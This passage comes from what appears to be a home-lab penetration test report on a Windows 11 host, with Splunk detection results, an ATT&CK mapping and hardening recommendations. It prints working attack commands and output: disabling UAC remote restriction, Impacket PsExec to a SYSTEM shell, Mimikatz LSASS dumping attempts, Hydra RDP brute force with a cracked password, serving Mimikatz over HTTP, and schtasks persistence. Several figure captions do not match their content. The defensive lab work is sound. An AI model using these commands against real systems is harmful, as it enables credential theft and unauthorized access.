


Figure 16 — Splunk: 12 Logon Type 3 (Network) events recorded for the SMB connection attempts, distinct from the Type 10 RDP logons

4.6 Lateral Movement — PsExec (Impacket)

To continue testing under a simulated misconfiguration, the UAC Remote Restriction was deliberately disabled via registry edit (documented as an intentional control bypass, not a discovered flaw):

```
New-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System -Name LocalAccountTokenFilterPolicy -Value 1 -PropertyType DWord -Force
```

With the restriction lifted, Impacket's psexec.py successfully uploaded a service executable to ADMIN\$ and created/started a remote service — the classic PsExec lateral-movement technique.

4.7 Endpoint Defense — Windows Defender

Windows Defender quarantined the PsExec payload on three consecutive attempts before a fourth attempt succeeded, coinciding with Defender's protection state being observed in a snoozed condition.

```
C:\Windows\System32> mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

privilege::debug
mimikatz # Privilege '20' OK

sekurlsa::logonpasswords
mimikatz # ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL
mimikatz # ERROR mimikatz_doLocal ; "reg" command of "standard" module not found !

Module :      standard
Full name :    Standard module
Description :  Basic commands (does not require module name)

        exit - Quit mimikatz
        cls  - Clear screen (doesn't work with redirections, like PsExec)
        answer - Answer to the Ultimate Question of Life, the Universe, and Everything
        coffee - Please, make me a coffee!
        sleep - Sleep an amount of milliseconds
        log    - Log mimikatz input/output to file
        base64 - Switch file input/output base64
        version - Display some version informations
        cd     - Change or display current directory
        localtime - Displays system local date and time (OJ command)
        hostname - Displays system local hostname

sekurlsa::logonpasswords
mimikatz # ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

exit
mimikatz # Bye!
```

Figure 17 — Windows Defender status change events: `SECURITY_PRODUCT_STATE_SNOOZED` recorded in the Application log

```

C:\Windows\System32> reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    RunAsPPL    REG_DWORD    0x2

C:\Windows\System32> schtasks /create /sc onlogon /tn "UpdaterTask" /tr "C:\Windows\System32\calc.exe" /ru SYSTEM
SUCCESS: The scheduled task "UpdaterTask" has successfully been created.

C:\Windows\System32> schtasks /query /tn "UpdaterTask"

```

Figure 18 — Broader Splunk search across Defender/quarantine/malware-related events (256 matches during the session)

This is treated as a positive finding: real-time protection actively blocked unsigned, remotely-deployed executable payloads on three separate occasions, consistent with expected antivirus behavior against a known attack pattern.

4.8 Credential Access Attempt — Mimikatz vs. LSA Protection

Once a SYSTEM-level shell was obtained via psexec.py, Mimikatz was transferred to the target and executed to attempt LSASS credential extraction:




Figure 19 — Mimikatz retrieved via certutil and launched from the PsExec SYSTEM shell

```

mimikatz # privilege::debug Privilege '20' OK mimikatz # sekurlsa::logonpasswords ERROR
mimikatz_doLocal ; Handle on memory (0x00000005)

```

The 0x00000005 (ACCESS_DENIED) error was traced to LSA Protection being enforced at its strongest level:

```
reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL RunAsPPL REG_DWORD 0x2
```

RunAsPPL=2 runs LSASS as a UEFI/Secure-Boot-backed protected process, which prevents even SYSTEM-level processes from opening a handle to its memory. This blocked one of the most historically effective post-exploitation techniques, despite full SYSTEM code execution having already been achieved.

4.9 Persistence — Scheduled Task

A logon-triggered scheduled task was created from the SYSTEM shell to simulate a common persistence technique:

```
schtasks /create /sc onlogon /tn "UpdaterTask" /tr "C:\Windows\System32\calc.exe" /ru SYSTEM
```

The task was created and executed successfully with no blocking control observed. Detection via EventCode 4698 (scheduled task creation) was attempted but returned no results, as the corresponding advanced audit subcategory (Other Object Access Events) was not enabled by default on this host — noted below as a detection gap rather than a tooling failure.

4.10 Known Limitation — Sysmon-to-Splunk Forwarding

Sysmon was confirmed installed and actively logging locally throughout the exercise (verified in Windows Event Viewer), but the Universal Forwarder consistently failed to subscribe to the Sysmon Operational channel:

```
WinEventLogChannel::init: Init failed, unable to subscribe to Windows Event Log channel  
'Microsoft-Windows-Sysmon/Operational': errorCode=5
```

```
(root@kali)-[~]
# impacket-psexec -target-ip [REDACTED]
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on [REDACTED]
[*] Found writable share ADMIN$
[*] Uploading file dBIYTKgX.exe
[*] Opening SVCManager on [REDACTED]
[*] Creating service QdzG on [REDACTED]
[*] Starting service QdzG....
[*] Opening SVCManager on [REDACTED]
[-] Error performing the uninstallation, cleaning up

(root@kali)-[~]
# impacket-psexec -target-ip [REDACTED]
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on [REDACTED]
[*] Found writable share ADMIN$
[*] Uploading file VNaOoCio.exe
[*] Opening SVCManager on [REDACTED]
[*] Creating service LIFQ on [REDACTED]
[*] Starting service LIFQ....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.26200.8655]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32> whoami
nt authority\system

C:\Windows\System32> whoami /priv

PRIVILEGES INFORMATION
=====
Privilege Name      State      Description
=====
SeAssignPrimaryTokenPrivilege  Disabled  Replace a process level token
SeLockMemoryPrivilege          Enabled   Lock pages in memory
SeIncreaseQuotaPrivilege       Disabled  Adjust memory quotas for a process
SeTcbPrivilege                 Enabled   Act as part of the operating system
SeSecurityPrivilege            Disabled  Manage auditing and security log
SeTakeOwnershipPrivilege       Disabled  Take ownership of files or other ob
jects
SeLoadDriverPrivilege          Disabled  Load and unload device drivers
SeSystemProfilePrivilege       Disabled  Profile system performance
SeSystemtimePrivilege          Enabled   Change the system time
```

Figure 20 — Confirmed indexed sourcetypes limited to WinEventLog:Application, :Security, and :System

Troubleshooting performed: identified the forwarder's exact virtual service account (NT SERVICE\SplunkForwarder) via its SID, modified the Sysmon channel's security descriptor (SDDL) to explicitly grant that SID read access, attempted a broader permission set, and performed a full system reboot. The subscription error persisted in all cases. As a result, Sysmon-specific process and network telemetry (e.g., detailed process-creation chains for psexec/mimikatz) was not available in Splunk for this exercise; all findings above rely on native Windows Security/System/Application logging, which proved sufficient to detect and correlate every attack stage performed.

5. Summary of Findings

#	Finding	Result
1	RDP exposed with weak/guessable credentials	Exploited — Hydra recovered valid password
2	SMB admin shares (C\$, ADMIN\$) reachable	Enumerated — credentials validated via NetExec
3	UAC Remote Restriction on local accounts	Held — blocked interactive C\$ browsing despite valid admin credentials
4	Windows Defender real-time protection	Held — quarantined PsExec payload on 3 consecutive attempts
5	LSA Protection (RunAsPPL = 2)	Held — blocked Mimikatz LSASS memory access (Error 5, Access Denied)
6	Scheduled task persistence	Successful — task created and executable via schtasks with no alerting observed
7	Sysmon-to-Splunk log forwarding	Not resolved — forwarder blocked by channel ACL (Error 5); Security/System/Application logs unaffected

6. MITRE ATT&CK Mapping

Tactic	Technique	ID	Observed In Lab
Reconnaissance	Active Scanning: Vulnerability/Service Scanning	T1595	Nmap service/version scan against target host
Credential Access	Brute Force: Password Guessing	T1110.001	Hydra brute force against RDP; NetExec credential validation against SMB
Initial Access / Lateral Movement	Remote Services: RDP	T1021.001	Successful RDP authentication using cracked credentials
Initial Access / Lateral Movement	Remote Services: SMB/Windows Admin Shares	T1021.002	SMB share enumeration and PsExec-based remote execution
Execution	System Services: Service Execution	T1569.002	Impacket psexec.py remote service creation and execution
Credential Access	OS Credential Dumping: LSASS Memory	T1003.001	Mimikatz sekurlsa::logonpasswords attempt (blocked)
Persistence	Scheduled Task/Job	T1053.005	schtasks creation of logon-triggered task
Defense Evasion	Impair Defenses: Disable/Modify Tools	T1562.001	Deliberate registry change (LocalAccountTokenFilterPolicy) to test control bypass

7. Recommendations

- Enforce account lockout policy after a small number of failed logon attempts to blunt online brute-force attacks against RDP and SMB.
- Require multi-factor authentication for RDP access (e.g., via Windows Hello for Business, RD Gateway with MFA, or a third-party MFA proxy).
- Enable SMB signing to mitigate SMB relay risk (currently disabled on the target).
- Retain UAC Remote Restriction (LocalAccountTokenFilterPolicy) at its default value in production; do not disable it for administrative convenience, as this exercise showed it is an effective control.
- Keep LSA Protection (RunAsPPL) enabled at level 2 and consider enabling Credential Guard where hardware supports it.
- Enable the 'Other Object Access Events' audit subcategory to capture EventCode 4698 for scheduled-task-based persistence detection.

- Resolve the Sysmon channel ACL issue (or run the forwarder as LocalSystem in a lab context) to restore full process/network telemetry fidelity.

8. Conclusion

This exercise successfully demonstrated an end-to-end attack chain — reconnaissance, credential compromise, initial access, attempted lateral movement, attempted credential dumping, and persistence — against a Windows 11 Pro host, with every stage correlated to corresponding Splunk detections. Equally important, three independent Windows security controls (UAC Remote Restriction, Windows Defender, LSA Protection) were each observed actively blocking a specific attack technique, illustrating that layered defenses meaningfully reduced the practical impact of a fully compromised credential. The one unresolved item — Sysmon log forwarding — is documented transparently with the troubleshooting steps attempted, consistent with how a real detection-engineering gap would be reported and tracked.

Appendix A — Additional Evidence Captures

The following captures were collected during the exercise and are retained here for completeness.

Format Show: 20 Per Page View: List		
i	Time	Event
>	08/07/2026 12:11:55.554	07/08/2026 12:11:55.554 PM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad Show all 71 lines host = [REDACTED] source = WinEventLog:Security sourcetype = WinEventLog:Security
>	08/07/2026 10:08:27.564	07/08/2026 10:08:27.564 AM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad Show all 71 lines host = [REDACTED] source = WinEventLog:Security sourcetype = WinEventLog:Security
>	08/07/2026 09:30:40.183	07/08/2026 09:30:40.183 AM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad Show all 71 lines host = [REDACTED] source = WinEventLog:Security sourcetype = WinEventLog:Security
>	08/07/2026 09:29:29.576	07/08/2026 09:29:29.576 AM LogName=Security EventCode=4624 EventType=0 ComputerName=Saad Show all 71 lines host = [REDACTED] source = WinEventLog:Security sourcetype = WinEventLog:Security

Figure A1 — Raw SwiftOnSecurity Sysmon configuration source (GitHub raw content)

```

Session Actions Edit View Help
(root@kali)-[~]
# sudo dhcpcd eth0
dhcpcd-10.3.2 starting
DUID 00:01:00:01:31:e0:8c:c7:08:00:27:05:fe:93
eth0: IAID 27:05:fe:93
eth0: adding address fe80::ce3a:8e89:c317:46ec
eth0: soliciting a DHCP lease
eth0: offered [REDACTED] from [REDACTED]
eth0: probing address [REDACTED]
eth0: soliciting an IPv6 router
eth0: leased [REDACTED] for 600 seconds
eth0: adding route to [REDACTED]

(root@kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    aut qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    roup default qlen 1000
    link/ether 08:00:27:05:fe:93 brd ff:ff:ff:ff:ff:ff
    inet [REDACTED] brd [REDACTED] scope global dynamic noprefixro
    ute eth0
        valid_lft 596sec preferred_lft 521sec
        inet6 fe80::ce3a:8e89:c317:46ec/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    roup default qlen 1000
    link/ether 08:00:27:2e:aa:e6 brd ff:ff:ff:ff:ff:ff
    inet [REDACTED] brd [REDACTED] scope global dynamic noprefixrout
    e eth1
        valid_lft 86195sec preferred_lft 86195sec
        inet6 fd01::90a4:31bb:e2ac:e2bc/64 scope global temporary dynamic
            valid_lft 165sec preferred_lft 165sec
        inet6 fd01::a00:27ff:fe2e:aae6/64 scope global dynamic mngtmpaddr noprefi
        xroute
            valid_lft 165sec preferred_lft 165sec
            inet6 2409:40c1:411c:c54f:a1b1:fc9:15a8:336e/64 scope global temporary d
            ynamic
                valid_lft 604685sec preferred_lft 85910sec
                inet6 2409:40c1:411c:c54f:a00:27ff:fe2e:aae6/64 scope global mngtmpaddr n
                oprefixroute
                    valid_lft forever preferred_lft forever
                    inet6 fe80::a00:27ff:fe2e:aae6/64 scope link noprefixroute
                    valid_lft forever preferred_lft forever

```

Figure A2 — Splunk Universal Forwarder download package selection

```
(root@kali) # hydra -l [redacted] -P /tmp/test.txt rdp:[redacted] -t 1
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-08 12:
11:52
[WARNING] the rdp module is experimental. Please test, report - and if possib
le, fix.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try
per task
[DATA] attacking rdp:[redacted]
[3389][rdp] host: [redacted] login: [redacted] password: My@Sys1!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-08 12:
11:54
```

Figure A3 — Sign-in options screen (PIN/Windows Hello) prior to local-account migration

```
(root@kali)-[~]
# xfreerdp3 [redacted] /p: 'YourSaadPassword' [redacted]
```

Figure A4 — Local account migration notice (BitLocker recovery key advisory)

i	Time	Event
		Process ID: 0x0 Process Name: - Network Information: Workstation Name: [redacted] Source Network Address: 192.168.56.102 Source Port: 38002 Detailed Authentication Information: Logon Process: NTLmSsp Authentication Package: NTLM Transited Services: - Package Name (NTLM only): NTLM V2 Key Length: 128 This event is generated when a logon session is created. It is generated on the computer that was accessed. The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server s ervice, or a local process such as Winlogon.exe or Services.exe. The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network). The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on. The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left blank in some cases. The impersonation level field indicates the extent to which a process in the logon session can impersonate. The authentication information fields provide detailed information about this specific logon request. - Logon GUID is a unique identifier that can be used to correlate this event with a KDC event. - Transited services indicate which intermediate services have participated in this logon request. - Package name indicates which sub-protocol was used among the NTLM protocols. - Key length indicates the length of the generated session key. This will be 0 if no session key was requested. Collapse host = Saad source = WinEventlog\Security source type = WinEventlog\Security

Figure A5 — Additional successful logon (4624) event listing

```
C:\Windows\System32>net localgroup Administrators
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
[redacted]
sshtest
The command completed successfully
```

Figure A6 — Search bar detail during logon-event investigation

```
(root@kali)-[~]
# cd ~/Downloads
python3 -m http.server 8000
Serving HTTP on [redacted] port 8000 (http://0.0.0.0:8000/) ...
[redacted] - - [08/Jul/2026 13:08:44] "GET /mimikatz.exe HTTP/1.1" 200 -
[redacted] - - [08/Jul/2026 13:08:45] "GET /mimikatz.exe HTTP/1.1" 200 -
```

Figure A7 — Splunk search bar: Sysmon-scoped query returning no indexed events